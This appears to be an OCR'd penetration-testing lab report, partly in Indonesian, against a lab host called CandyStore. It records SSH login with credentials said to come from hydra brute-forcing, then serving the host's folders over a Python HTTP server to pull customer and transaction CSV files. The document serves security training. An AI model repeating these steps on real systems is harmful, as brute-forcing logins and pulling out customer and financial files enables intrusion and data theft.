
Server Penetration and Information Retrieval	
Attack Method	Login SSH
Payload / Command Used	ssh ven@192.168.136.133
Step-by-step action	1.Dapatkan username dan password nya melalui hydra 2.Masukan username dan ip nya 3.Masukan password


Result	

```
└─# ssh ven@192.168.136.133
The authenticity of host '192.168.136.133 (192.168.136.133)' can't be established.
ED25519 key fingerprint is SHA256:hjdg1nYjlQUUEk1bwug6OzUvo2nb/0EV2bQ7gVW5m9Y.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.136.133' (ED25519) to the list of known hosts.
ven@192.168.136.133's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-144-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jan 18 01:37:28 UTC 2022

  System load:  0.1               Processes:           180
  Usage of /:   86.7% of 3.87GB   Users logged in:     0
  Memory usage: 45%               IP address for ens33: 192.168.136.133
  Swap usage:   0%

  => / is using 86.7% of 3.87GB

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

98 packages can be updated.
1 update is a security update.

New release '20.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Wed Jun 23 09:28:12 2021
ven@CandyStore:~$ 
```

Retrieval File from Server	
Tools Used	python3
Command Used	python3 -m http.server
Step-by-step action	1. Buka internet lalu ketika ip yaitu 192.168.136.133:8000 2.Ke bagian work lalu transaction lalu customers ada file namanya clients.csv
Result	 Directory listing for /Work/Transactions/Customers/ - clients.csv

Retrieval File from Server	
Tools Used	python3

Command Used	python3 -m http.server
Step-by-step action	1. Buka internet lalu ketika ip yaitu 192.168.136.133:8000 2.Ke bagian work lalu business lalu financial lalu ada file namanya transaction.csv
Result	 Directory listing for /Work/Business/Financ - .transactions.csv

Retrieval File from Server	
Tools Used	python3
Command Used	python3 -m http.server
Step-by-step action	1. Buka internet lalu ketika ip yaitu 192.168.136.133:8000 2.Ke bagian downloads lalu ke bagian others lalu ke bagian csv lalu ada file transaction.csv
Result	 Directory listing for /Downloads/Others/csv/ - transaction.csv